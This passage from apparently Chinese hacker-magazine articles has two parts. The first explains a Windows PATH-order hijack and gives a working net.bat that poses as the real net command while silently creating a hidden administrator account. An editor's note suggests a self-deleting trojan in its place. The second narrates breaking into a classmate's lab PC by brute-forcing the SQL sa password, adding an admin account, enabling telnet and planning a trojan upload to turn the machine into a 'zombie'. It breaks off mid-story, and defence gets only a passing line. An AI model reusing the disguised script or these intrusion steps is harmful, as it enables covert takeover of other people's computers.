我在自己机器上测试的时候利用webshell上传自己写的net.bat成功，如图5所示，完全是默认设置下操作的哦！我的net.bat内容很简单，就是**echo %1 %2**，你直接输入net user的时候就是把net后面的参数显示出来，结果就是user，不相信的话现在我们来看看在我当前登录的cmd下执行net user看看是什么结果吧！




图5

如图6所示，是不是显示了一个user却没有给出正确的登录结果啊？这是因为windows在cmd下执行的时候先看看是不是内部程序，然后是按照PATHEXT环境变量作为后缀的顺序先查找当前目录下是否存在此文件，存在的话就执行，否则就去按照Path环境变量的顺序查找，找到第一个就执行，否则报告找不到该文件，大家在执行某个程序缺少dll的时候有可能会体会到这种查找顺序。环境变量的设置加上权限的默认配置，我们的漏洞产生了，我们可以考虑在别人执行cmd并且符合一定条件的话执行我们指定的指令。




图6

三、漏洞利用

做了这么多的分析，大家肯定都想知道这个古怪的漏洞该如何利用。实话说，这个漏洞利用起来还是真要一定的运气的。但是如果你对对方了解的话，某些时候利用这个漏洞还真是不错的选择。现在我们来假设下某个环境，你得到对方的webshell或者其他的的cmdshell，反正只要对方有默认安装perl并且你对这个目录是可写的，你就可以考虑利用这个漏洞，还有个前提是对方是个比较喜欢cmd的人。呵呵，这些条件是不是有点苛刻啊，其实不是的，对方的管理员也许是不怎么会用cmd，但是如果你发现对方的机器上已经有人闯入并且种植了后门的话，你可以让以前的入侵者替你执行指令，当然这个后门是cmd下的后门如rootkit，还有Tcmd等等，如果看到对方有telnet就更省事了，呵呵！那么我们想让对方做什么呢，并且如何让对方做呢？我们知道入侵者和管理员都比较喜欢用net命令，不确定的话把netstat带上，呵呵。在c:\perl\bin目录下建立net.bat，内容如下：

```
@echo off              \\关闭回显\\
@c:\windows\system32\net user|find "inc" >nul&&c:\windows\system32\net user inc /del > nul    \\确保系统暂时没有inc这个用户\\
@c:\windows\system32\net %1 %2 %3 %4 \\执行用户的指令避免出错\\
@c:\windows\system32\net user inc 123 /add >nul \\加用户inc并且提升为管理员\\
@c:\windows\system32\net localgroup administrators inc /add>nul
```

这样基本上就可以了的，注意批处理中的net命令加绝对路径，不然有死循环，还有就是命令后面的>nul是重定向，让你的命令毫无生息。执行效果如图7所示。但是前提是对方不在系统目录下，只有那样他才会执行我们的net.bat，所以让你欺骗几个，再祈祷一下上天的保佑。当然，添加用户这样不是最好的，最好的是你干脆执行自己的木马或者做其它的事，反正没有什么你不能做的，代码由大家自己去写了。

```
C:\WINDOWS\System32\cmd.exe
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\God>net user

\\HACKERS-NXW7NYD 的用户帐户

-------------------------------------------------------------------------------
Administrator            God                      Guest
HelpAssistant            IUSR_HACKERS-NXW7NYD     IWAM_HACKERS-NXW7NYD
SUPPORT_388945a0
命令成功完成。
C:\Documents and Settings\God>c:\windows\system32\net user
\\HACKERS-NXW7NYD 的用户帐户
-------------------------------------------------------------------------------
Administrator            God                      Guest
HelpAssistant            IUSR_HACKERS-NXW7NYD     IWAM_HACKERS-NXW7NYD
jnc                      SUPPORT_388945a0
命令成功完成。

C:\Documents and Settings\God>_
```

图7

四、漏洞总结

文章没有什么技术含量，给的也就是一个思路，漏洞总是在你认为不能出现的时候出现的，这样另类的漏洞还要另类的利用，类似于perl这样的软件我还见到过几个，都存在这样的问题。至于如何防范，知道漏洞的原理了就好说了，破坏它的两个条件就可以了，要么设置权限要么不加入环境变量，因为我不知道如何设置，所以具体的操作就给各位管理员朋友了，有了结果记得发到非安全上哦！我的ID是剑心大人，呵呵。

编辑点评 好文章！这确实是一个非常好的思路。我们如果把木马改成net.com或notepad.com，放在作者所提到的这个目录下，应当效果是一样的吧？而且木马执行后不见，不会再影响管理员的第二次cmd操作。至于是否成功，大家自己去试吧……

实验室里的一场风波

赵育民

一、事情起因

我们学校的网络实验室里平常都是几个男生在这儿，共同学习的气氛可以说是其乐融融。昨天其中一个男生突然很得意地哼笑起来，站起来对着我们几个搞网络安全方面的师兄弟们说，考验考验你们，我这台机器管理员帐号为空，你们来入侵吧，然后就得意的笑，得意的笑……

这么自信，那一定是有备而来了，既然知道帐号和密码，那先用看起来最应该行得通的几个方式来开始吧。

我打开浏览器，输入他的IP，进行默认共享的连接，输入帐号和密码，结果如图1所示。




图1

cmd里Ping它的机器，发现有正常的回应，几乎就可以肯定没有开网络防火墙，他平常也不装杀毒软件的，那就是说一旦进入他的机器，可以随便上传后门程序了，感觉这位大哥太嚣张了，继续往下进行。

一般只要知道帐号和密码，用net use一定是屡试不爽的（要分成是连接IPC管道和映射共享资源），先进行管道连接，结果失败，得到信息如图2所示。

```
C:\>net use \\10.1.     \ipc$      /user:administrator
系统发生 1385 错误。

登录失败：未授予用户在此计算机上的请求登录类型。
```

图2

net view显示他的共享资源列表，也是为空，此时已经没有必要映射他的默认共享资源（C$，D$，E$……）。

远程注册表连接：失败。

……

到底是怎么回事呢，这位大哥终于告诉我们，原来是通过计算机的策略管理进行了一个很小的改动，那就是运行“gpedit.msc”，把“本地计算机策略→计算机配置→Windows设置→安全设置→本地策略→用户权利指派”里面的“从网络访问此计算机”设




图4




图 3

置为拒绝一切用户的网络连接就可以了，如图3、图4 所示。

以前大致知道"gpedit.msc"的强大功能，现在就等于要远程突破它的限制，那就需要了解其内部的一些设置机理，我上网搜索"gpedit.msc"修改的"从网络访问此计算机"里面到底对应了哪些网络访问，但查不到。查看"从网络访问此计算机"对应的指令是什么，希望后期能派上用场，可惜也查不到，这就是"Windows"不如Linux的地方，这全是Windows"闭源"造的孽(当然术业有专攻，我并不是说Windows不如Linux)，天色已晚，回宿舍睡觉先。

二、前期入侵

我对早餐的态度是一定要吃，一杯豆浆一个鸡蛋4 个煎包，吃好坐在实验室里面，感觉浑身都是能量，就静下心来想想思路。既然这位大哥拒绝一切网络连接，但他本身还要浏览网页。这种网络连接与数据流动肯定不属于"从网络访问此计算机"的网络访问范畴，那我就看看他都对外提供了什么服务。先进行superscan扫描，看看开了什么端口及其对应的服务，如图5 所示。

```
Live hosts this batch: 1
10.1.
    Hostname: [Unknown]
    TCP ports (5) 135,139,445,1433,8080
    UDP ports (3) 123,137,1434

Total live hosts discovered      1
Total open TCP ports             5
Total open UDP ports             3
```

图5

开了135 和139 端口是属于NetBios 服务的，因为对方是XP SP2 系统，几乎就不用对它进行什么尝试了，一般它是相当安全的，除非想挖掘一个新的Windows 机制漏洞（不知尝试一下135 端口执行命令的一些软件效果如何？编辑注）。他的机器还开了8080 端口，那可能是开了web 服务或者http 的代理，可以尝试进行溢出攻击，我觉得这是一个思路，但因为对方还开了1433 和1434 端口，那就是开了SQL 服务，这是一个更为常见的可利用端口，先针对它进行深入分析吧。

通过telnet 和一个小巧的扫描器获得了1433 端口的信息（基本没有用），进行几个敏感帐号的空连接，失败！不气馁，打开字典工具生成一个非常简单小巧的字典文件，设置为纯数字，将一些敏感信息加进去，进行匹配，hoho！3 分钟顺利取得了sa 的密码，数据库的服务真的太危险了，它绕过了Windows 系统的保护，自己保护又不得力，实在很危险。

打开SuperSQLEXEC，进行连接，成功（如图6），感觉胜利在望！




图6

首先进行帐号的建立，加入管理员权限组（如图7）：




图 7

取得了这台机器的执行权限，顺手开通了telnet 服务，感觉那个美啊，但转念仔细一想，其实又等于失败啊，起码没有真正成功！

三、入侵的第2 个关键阶段

通过这个1433 端口的连接，取得了一个管理员的shell，拥有了这台机器的执行权限，而针对这次入侵，取得执行权限并不等于全部，如果你要使用这个机器作为自己的肉鸡或者为自己服务，真正发挥入侵它的作用，而不是简单的删除破坏，就要按照具体的需要调配相应的软件，因为人家机器上不可能为你准备那些黑客工具，所以能进行网络文件传输才是关键，而它的机制"禁止一切用户从网络访问此计算机"会屏蔽网络文件传输吗？后期实验表明，屏蔽了！

如果没有能力进行远程文件传输，而只有执行权限，那就等于巧媳妇难为无米之炊，依然无法进行实质性的掌控，这不是我要的，而且通过后来的尝试可以知道，此时自己并没有突破"拒绝一切用户从网络访问此计算机"。如何传上我的木马呢？因为"从网络访问此计算机"设置为拒绝一切用户，而我事先已经尝试net use 连接它失败，那反过来呢，我既然有了这台机器的执行权限，那么我就用这个机器net use 我自己的机器，我的机器又没有拒绝别人访问啊，可以把我机器上的软件复制过来，尝试如图8 所示：




图8

失败，依然失败，不过也弄明白了，凡是称得上"从网络访问此计算机"的行为全部被取消，哪怕是自己通过网络连接到别人机器上，也是不允许的，也许是数据返回的时候被截断了，那该怎么办呢？

还有一个办法，就是利用合法的服务，既然你开了1433 能正常工作，就说明我也完全可以进行合法的文件传输，那就是FTP 了。我把自己的本机做成一个FTP 服务器，让同学的机器通过合法的端口和协议对我的机器进行连接。利用Serv-U 软件，我开通了我的ftp 站点，因为防止麻烦我就允许匿名用户，但把他局限到一个很小的空间里，然后通过SuperSQLEXEC 连接上那位大哥的机器，取得shell 输入：ftp 10.1.x.x（我自己机器的IP），没有反应，单输入ftp 也没有反应，仔细想了一下，因为ftp 是交互界面，解释执行命令，所以可能这个SuperSQLEXEC 连接SQL 服务不支持交互，FT。

分析一下：①可能连最常用的网络传输服务都取消了；②ftp 服务是一个交互的过程，SuperSQLEXEC 不支持这种交互。如果是①就没有希望了，如果是②，那就可以用echo 命令写一个文件，实现从指定ftp 服务器的指定目录下载文件，然后通过ftp 的参数"s"命令来下载：ftp -s ：file，这样就不是一个交互的过程，而

是一次性的过程！结果依次做完，最后**** 昏倒！写了也没有用，没有办法传上去。

突然想到了Tftp，MY GOD，想到它就觉得相当完美，Tftp的全称是Trivial File Transfer Protocol，它是简单文件传输协议，功能很少，而且不提供存取授权和认证机制，使用的是UDP的69端口。

正是因为它采用的是UDP协议端口，几乎不会被防火墙规则和IP安全策略对端口的审核机制所限制，肯定可以突破所谓的“拒绝一切用户从网络访问此计算机”。

如何开通呢，如果要开通那位大哥机器的服务，就必须上传资料，不可行（越来越觉得文件传输的重要性了），那就开我的tftp服务器吧。

怎么开通呢，我是用了2个方法开通的。

